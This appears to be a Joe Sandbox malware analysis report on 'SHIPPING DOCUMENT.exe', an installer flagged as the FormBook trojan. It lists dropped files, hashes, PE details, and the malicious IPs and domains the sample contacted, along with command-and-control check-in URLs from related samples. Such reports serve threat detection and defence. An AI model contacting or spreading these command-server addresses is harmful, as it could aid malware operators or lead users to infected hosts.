http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.yabovip1288.com	NETSTAT.EXE, 00000008.00000002 .917087722.00000000042BF000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	SHIPPING DOCUMENT.exe	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000004.0000000 2.917278405.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hm.baidu.com/hm.js?2f7ed51008e649f38c9a7a932b01f7d5	NETSTAT.EXE, 00000008.00000002 .917087722.00000000042BF000.00 000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.151.79.234	www.barkinlot.com	United States		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
154.220.41.208	www.union-green.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
34.102.136.180	buyruon.com	United States		15169	GOOGLEUS	false
64.190.62.111	www.fuerzaagavera.com	United States		11696	NBS11696US	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404217
Start date:	04.05.2021
Start time:	20:09:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SHIPPING DOCUMENT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/4@4/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 29% (good quality ratio 26.4%) • Quality average: 74.8% • Quality standard deviation: 31.1%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
154.220.41.208	REQUEST FOR NEW ORDER AND SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.union-green.com/dxe/?rL=sOnMPkACxZJCHwFpl01WJHJoP6Rqh5hpLBOGFt1I8eGpOjOkLkuqJ1zaMLo2PMoXx0QTgunIdw==&2dqLWB=RXBtNzex
64.190.62.111	don.exe	Get hash	malicious	Browse	• www.nouvellecartebancaire.com/uoe8/?Y4plXns=Nr6XIQb0LJy7g3BSKo+ydWEWOraq59KjgAXxyRNEYt403hVE3BM/4MFy9ZsB9HNXCzAN&BR=cjlpd
	DocNo2300058329.exe	Get hash	malicious	Browse	• www.chanderguo.com/ued5/?BR-d4N=7nMpkDO0ldLxFH6P&RL0=bezfYCf7hjYaP7aKm321naJfBhBryPc+PKIQpAm7WhkghlmEMQZYG8wsgYserUfX3+Mq

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	APR SOA---- Worldwide Partner--WWP SC+SHA.PDF.exe	Get hash	malicious	Browse	• www.fittogo.net/o86d/?2dqLW0=RXBPDPWx&Sh=u1IKOnF2O/98NudFSWYnxTXzpqVcceYY3hF/Wy28k7osgxzlZYELTmE21zk7Okf9Jgd9
	VIKRAMQST21-222.exe	Get hash	malicious	Browse	• www.fittogo.net/o86d/?-Z1l=u1IKOnF2O/98NudFSWYnxTXzpqVcceYY3hF/Wy28k7osgxzlZYELTmE21wlSNkjFADorID+xhg==&4h2=k2JX5d7XCd603LJP
	Bank Details Pdf.exe	Get hash	malicious	Browse	• www.perfumebarbyparisine.com/ou59/?BR=chrxU&Vt=AgbchBVRB6f0q4bgYsoYiFpejO9RxmhiEQZzFQZe8IuCEkVt+YPwO8avVoDsOpMG+BSV
	Wire transfer.exe	Get hash	malicious	Browse	• www.calmncuddle.com/ca84/?BvI=b2S2nlAqkf94DvgS5p4/7HJ/l6FJ9VAC3yY7Dn54mkFcHBVvzbYxVttZk7rYdKw4iUSE&J690D=ej8PjzaXfDt
	NQ1vVJKBcH.exe	Get hash	malicious	Browse	• www.yashaxi.com/sdh/?ArR=pv77fZTsJCF4Ec5vscLwE01hgHoFOGvdvEJpexrJMVXWZtOzLqqRHfmNiKriOCyuhwCB&_jqp3R=mvR89v50jF6X
	A9C9824497908A525A168C43D743FEA3D1F5DC4C3004E.exe	Get hash	malicious	Browse	• cryptofaze.com/index.php
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• www.trendbold.com/p2io/?NtTdXn=wXL40t9Hkrxhn&KtxL=YuHUVBRMKFCf6NGuNX6aejQt13LdGy2QNXWf2AVYUUbkg/qzJ+lSsvfEiDwNVcpNHrzg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Yd7WOb1ksAj378N.exe	Get hash	malicious	Browse	• www.yashaxi.com/sdh/?1b8Hsf=pv77fZTsJCF4Ec5vscLwE01hgHoFOGvdvEJpexrJMVXWZtOzLqqRHfmNiKnidS+t4gCXd4CYSg==&j2MHoV=aDKhQD6PL
	TT COPY (39.750,00 USD).exe	Get hash	malicious	Browse	• www.fittogo.net/o86d/?8p-LVP8p=u1IKOnF2O/98NudFSWYnxTXzpqVcceYY3hF/Wy28k7osgxzlZYELTmE21wErBFPFXF06&bj=VTWpjpVhfN0xwFd
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• www.trendbold.com/p2io/?iBIXf4M=YuHUVBRMKFCf6NGuNX6aejQt13LdGy2QNXWf2AVYUUbkg/qzJ+lSsvfEiAcdJt12AeaxGWCaPA==&_RAd4V=YL0THJvhl8d
	SWIFT COPY.exe	Get hash	malicious	Browse	• www.wbz.xyz/fcn/?2d=l8eDk&-Z2hilB=BzqqiqEgWSn4H0nj5q3NVeG0jFLcTOMmsdTr50lz0wrZDnWPoyh/rl5OywZ8yBQmwoLh
	1400000004-arrival.exe	Get hash	malicious	Browse	• www.healthpro.info/hwad/?p0D=ViWewpzPt5NCxCWjvt8gvvbWSNygKN3e34Vf9Qt00/TaXPrG4jpuYY6xUt/mVWAfJkXy&wPN=OtWDJt
	payment invoice.exe	Get hash	malicious	Browse	• www.healthpro.info/hwad/?b6=ViWewpzPt5NCxCWjvt8gvvbWSNygKN3e34Vf9Qt00/TaXPrG4jpuYY6xUuTlJmMnEFqk5jpuuQ==&CRi=_FN8K4
	lfBVtTwPNQ.exe	Get hash	malicious	Browse	• www.trendbold.com/p2io/?E48=YuHUVBRMKFCf6NGuNX6aejQt13LdGy2QNXWf2AVYUUbkg/qzJ+lSsvfEiAckWcV1OIG2GWCdcw==&oPqLWb=dVeDBDrHInjx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#EIMG_501_367_089.exe	Get hash	malicious	Browse	• www.healthpro.info/hwad/?a4n=tXLt5bAxNvWd1&FVTD=ViWewpzPt5NCxCWjvt8gvvbWSNygKN3e34Vf9Qt00/TaXPrG4jpuYY6xUufcFHgnTD21
	Material Requisition for Quotation (MRQ).exe	Get hash	malicious	Browse	• www.pure-tab.com/ea9e/?MvyX=RhJcbY/87Jh8L+sEB9htMl61pUz/7YIRuLTc8dYvVpTofAQeCaStCENnYxZROgjyrCT5&VPKp=wBNhY2XpgdW42Z
	bank payment confirmation.exe	Get hash	malicious	Browse	• www.wfl.xyz/nyd/?v2Mpe=eugD6+dzNk4cgZThSvoact52pzl/j09Lu7ql9fn1MVt/tcTBfLynjjWzFLxVYpnDcWHt&Rxo4n8=RpgHKpR0D
	Swift Copy#0002.exe	Get hash	malicious	Browse	• www.ytx.xyz/ve9m/?4h5=k2JX5xRHxZU0PLap&-Z2D=d3g+3hGlG471rl2gQtpnZ/9blQo5mtPA1dwP828avrl8Fn5x/8540ZGqLo19wTrVHoeP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.union-green.com	REQUEST FOR NEW ORDER AND SPECIFICATIONS.exe	Get hash	malicious	Browse	• 154.220.41.208

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
POWERLINE-AS-APPOWERLINEDATACENTERHK	c8080fbf_by_Libranalysis.rtf	Get hash	malicious	Browse	• 154.86.42.252
	REQUEST FOR NEW ORDER AND SPECIFICATIONS.exe	Get hash	malicious	Browse	• 154.220.41.208
	O1E623TjjW.exe	Get hash	malicious	Browse	• 43.230.169.157
	SWIT BANK PAPER PAYMENT.exe	Get hash	malicious	Browse	• 154.213.207.4
	PO_29_00412.exe	Get hash	malicious	Browse	• 154.216.244.232
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 154.88.201.82
	8480fe6d_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.88.208.8
	S4gONKzrzB.exe	Get hash	malicious	Browse	• 154.216.85.54
	PO17439.exe	Get hash	malicious	Browse	• 103.234.52.224
	gunzipped.exe	Get hash	malicious	Browse	• 103.234.52.32
	FORM C.xlsx	Get hash	malicious	Browse	• 160.124.11.194
	TT.exe	Get hash	malicious	Browse	• 156.252.92.240
	2sj75tLtYO.exe	Get hash	malicious	Browse	• 154.88.205.42
	z3hir.x86	Get hash	malicious	Browse	• 156.242.113.180
	Invoice.exe	Get hash	malicious	Browse	• 103.234.52.211
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 160.124.11.194
	3fbdTbPuA2dsNJL.exe	Get hash	malicious	Browse	• 154.201.165.231
	HXHpRUwveo.exe	Get hash	malicious	Browse	• 156.230.124.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CATALOG.exe	Get hash	malicious	Browse	• 156.252.92.240
	PaymentBNK#2.PDF.exe	Get hash	malicious	Browse	• 154.201.206.137

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\ex08fobkizb

Process:	C:\Users\user\Desktop\SHIPPING DOCUMENT.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.974118270734614
Encrypted:	false
SSDEEP:	192:CM79ZiFYzt3oSmJndTNzwT4JDPB9QB8Fbwlq:7iFkYJdTmUJ77wlq
MD5:	69CF51438619322E76E52330708D6476
SHA1:	CF68FE09A25AD784EACD51430B02EFFD02B9E836
SHA-256:	B138964C634ECA75042FEE97E056E25FDB7BED585ED1CA2C883CAFFC28184F6F
SHA-512:	09CA224E6EAF25BB470F56BA6F1A8EE39296F45D0B56555698C5C35250FE45ACC99CAEBE641E91156C5887D09D768B81B7D3FF9D4A0BDDFE9AC7B77FD13A7E47
Malicious:	false
Reputation:	low
Preview:	.;MH.....].^..SV.j..uF.~..o...s%...'.xXR..s.`.=n}..VlH....\.....5...U.../LC0,.i...96if.U?@=[..D.!52;..-....349.....!.....BO.....Pi.....%.V.....x. |..)&'.[YVz.U.....Qs.>.ebJ06K..;..$.....Iv..0..<.]...gx`.....`_..~.=jJ..w. Y1|}la....g..o..p...YVWy.....}...(.ur{.....sty...de.....W...3=G<.)_...5_e:...KLA_*S`..'ifgI...../0M+.....%"+.....GX.....k .'n....#@~w....I |.,&'.*pu...;.3....W.ba.RM...$.....IL....5/...I6:....V..*.A.J-.0IC...H.{X.....DIF`./..\.y.=ViT.)p....'.(.y."..u..t.oR.Q.v}.*b..$...B.A.{.....6wh"..K.5.CB...fW mL.-..f!."..c.5..fJ34..!... .....MZ....U...i...UD.V.-....y...#.g%.k6t=.}L. .I.p7iy._....O...e.....+..|..M.....B`.c._n...s...oB.....$..(W.%...CD^JUSR..OfNO..iS.....Z.L.+={{zB....s.0...d.....v.x.....>.=.....>... .....A..>L?.../=:[gkm.bE;<...sM..496.c.(.A%% ....F...L[....R.....Tt.....$./.;:...xG.sJ..LG.<...b..a...QP.....'0S)*).....>7-.....iz.

C:\Users\user\AppData\Local\Temp\kmvt65sofzhcy6

Process:	C:\Users\user\Desktop\SHIPPING DOCUMENT.exe
File Type:	data
Category:	dropped
Size (bytes):	185856
Entropy (8bit):	**7.999109498781475**
Encrypted:	**true**
SSDEEP:	3072:d7DdGNe8lzSGePvjqjjGdz2YruLwmPrghVxoMb6im3Ygvadup37:d7DdGNblz7SLqXGdB8HUl613Y1du17
MD5:	AACE68FCC1505963CA9578E8AB837594
SHA1:	E0EE89C6AE7AC02CED2731C35B4BA81BD3A441CC
SHA-256:	1AD3F5A4C5BECBADD1E7C87DCFEE1330A604964B0918FD24DD77E1253476BFE8
SHA-512:	B58245FFFDB739549075B2D5CEA031CF4285D063DE2C4726BB0A7F628C30F4784D63A0251482F413B9F39A495CD4C60ECABD6CD55E0FA4AD4D4D9CD10D27681
Malicious:	false
Reputation:	low
Preview:	~d[....&.`..^.\D..5.....t_.....Na...(g.....\....3.8.....h...]Ud,.....n..Lk..~.`>.]N.:m>.C._1..=H....z`.M..x.....\.....\..N.+....f....."M. o9...,H.+U.(Y..\.dw.....X.\..j.y..Q.....5j..:-.....w... .4.V.....$.....9.....~E%..6$F=<.....(.qe.#....9..JsM#s..K...5uoa.U.....9..._.....7.....=....W=.k..u....H.....i../>jm.i..zK1b....W..A.{..Il....r.....".E@I.9:3I...a..r.e_...XN]l....w...z{.... j.O...wv.j.-..N..... ..P.fL....e.@...d.e..6....U.T.H-Z4.."..m....b...0rhP.$p.>\.[.<y+..3?...Je...<...P..IS.....ryR..:..r.{..sG_..`..9..pn..gK...%...Q..?M..!...@.vX.L..<Lu...0...W....~..A\k .ab.S..../. .....Z]....1..+;2u.&>:.'C..<.{!...u.;..}_..W3...z.....;r..z8...n.....F..:..\<.K..Uej)b....X.T...ri....)...&..e~f.]...u.)..&..B.T.!.....w.&.&....1..p.[8.|!H.p..]u.).=....@.h.....$.Pu..Cq +..3H.-.x...&.!.....&ua..y...&dS.....c'g....l..;.....@.~..... .5$.....2..k;B....._T`..s....-\...CY.q....F...zfl..l...Z74..N..

C:\Users\user\AppData\Local\Temp\nseA921.tmp

Process:	C:\Users\user\Desktop\SHIPPING DOCUMENT.exe
File Type:	data
Category:	dropped
Size (bytes):	201373
Entropy (8bit):	7.948650642039385
Encrypted:	false
SSDEEP:	3072:EjG7DdGNe8lzSGePvjqjjGdz2YruLwmPrghVxoMb6im3Ygvadup3:Ea7DdGNblz7SLqXGdB8HUl613Y1du1

C:\Users\user\AppData\Local\Temp\nseA921.tmp

MD5:	22CC1D52F7688CE084D84D06B5B18523
SHA1:	C41A04F9646DFC78B1588E47DEFF50A7FF3B43A2
SHA-256:	261A44AAD8BE10E8CA564F30810D9984A5CCFE4231E47987B9276777079C8BF1
SHA-512:	A7C9FF520347982CA333AEF083ADB8839C5899A0A7A6755313AD8009C25F84573F990E32B10E4B5F0A6F03B0387ECCA8570D56223E31F84FB69A79A198DE2F19
Malicious:	false
Reputation:	low
Preview:	.....,..... .....J.....j..... ....

C:\Users\user\AppData\Local\Temp\nszA951.tmp\2x6gdfzk.dll

Process:	C:\Users\user\Desktop\SHIPPING DOCUMENT.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.090507095598033
Encrypted:	false
SSDEEP:	48:qixZ/QGn1ASkT3jNDZbitP8Xst6F22ltnl0qe/hqHht0j9Pl4jdajpqKncLjNS3I:Bhn1ASknNDZ+tltm2InlLRul4jdkpN3
MD5:	45ADFA33A0E6A780E55F543A36143542
SHA1:	540BBBF9EC26DDEF911BA80EE0365CF23B687749
SHA-256:	5299A5C9BA1296DB0A9F804741B58EC7A0FEDAEF8937E3CDC21D3523E0449EE3
SHA-512:	2AD608026D78DEDD9F803B6A2F7E27E5590D9DF5870ADECCBDFC353B1D546450075743B499EBCF57F8D67886188DB92BA8F968B4D71FED624FD948D3B047A03
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 17%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9.}XX..XX..XX...0./]X....,.UX..XX..xX...1./YX...1./YX...1./YX ..RichXX.....PE..L...]b.`.....!..... .....@.....p!..P...."..... ..... ..@..... ..... .....text..... ..`.rdata..... .....@..@.data...D....0.....@..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.896133124119752
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SHIPPING DOCUMENT.exe
File size:	233957
MD5:	25e847b9631bc2fe8d87fe4278fa142e
SHA1:	641756a84fdce68e101a53cfa6809b68190b7ad7
SHA256:	70dfd7bc81878d265e39803f73f55af96d7bf2a336408b52cc6005785fbe0415
SHA512:	82c1e56fa6a6611c45057c80190d2d7d220294a690044a164cdda39bc5e26b8c35d76433e3b1d7d247ef464d3307911a4a4337e52163177f4322fbe67579dabd
SSDEEP:	6144:lPXZ+Qpc3dgPKMqFsSa94wwuYc3ZqiU5OPiNCPEXH:T+Qpc3dg4GS+4w5YcxiXH
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L.....$_.....d.....a4.....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403461
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D6E4 [Sat Aug 1 02:43:48 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ea4e67a31ace1a72683a99b80cf37830

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A130h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B0h]
call dword ptr [004080C0h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042474Ch], eax
je 00007F38E0BFA453h
push ebx
call 00007F38E0BFD5CEh
cmp eax, ebx
je 00007F38E0BFA449h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F38E0BFD54Ah
push esi
call dword ptr [004080B8h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F38E0BFA42Dh
push 0000000Bh
call 00007F38E0BFD5A2h
push 00000009h
call 00007F38E0BFD59Bh
push 00000007h
mov dword ptr [00424744h], eax

Instruction
call 00007F38E0BFD58Fh
cmp eax, ebx
je 00007F38E0BFA451h
push 0000001Eh
call eax
test eax, eax
je 00007F38E0BFA449h
or byte ptr [0042474Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [00424818h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 0041FD10h
call dword ptr [0040816Ch]
push 0040A1ECh

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8438	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2d000	0xa50	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x623c	0x6400	False	0.65859375	data	6.40257705324	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1274	0x1400	False	0.43359375	data	5.05749598324	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x1a858	0x600	False	0.445963541667	data	4.08975001509	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0xa50	0xc00	False	0.402994791667	data	4.1909607241	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2d190	0x2e8	data	English	United States
RT_DIALOG	0x2d478	0x100	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0x2d578	0x11c	data	English	United States
RT_DIALOG	0x2d698	0x60	data	English	United States
RT_GROUP_ICON	0x2d6f8	0x14	data	English	United States
RT_MANIFEST	0x2d710	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, GetTempFileNameA, RemoveDirectoryA, WriteFile, CreateDirectoryA, GetLastError, CreateProcessA, GlobalLock, GlobalUnlock, CreateThread, lstrcpynA, SetErrorMode, GetDiskFreeSpaceA, lstrlenA, GetCommandLineA, GetVersion, GetWindowsDirectoryA, SetEnvironmentVariableA, GetTempPathA, CopyFileA, GetCurrentProcess, ExitProcess, GetModuleFileNameA, GetFileSize, ReadFile, GetTickCount, Sleep, CreateFileA, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-20:11:56.504622	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49762	34.102.136.180	192.168.2.4
05/04/21-20:12:37.590909	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.4	154.220.41.208
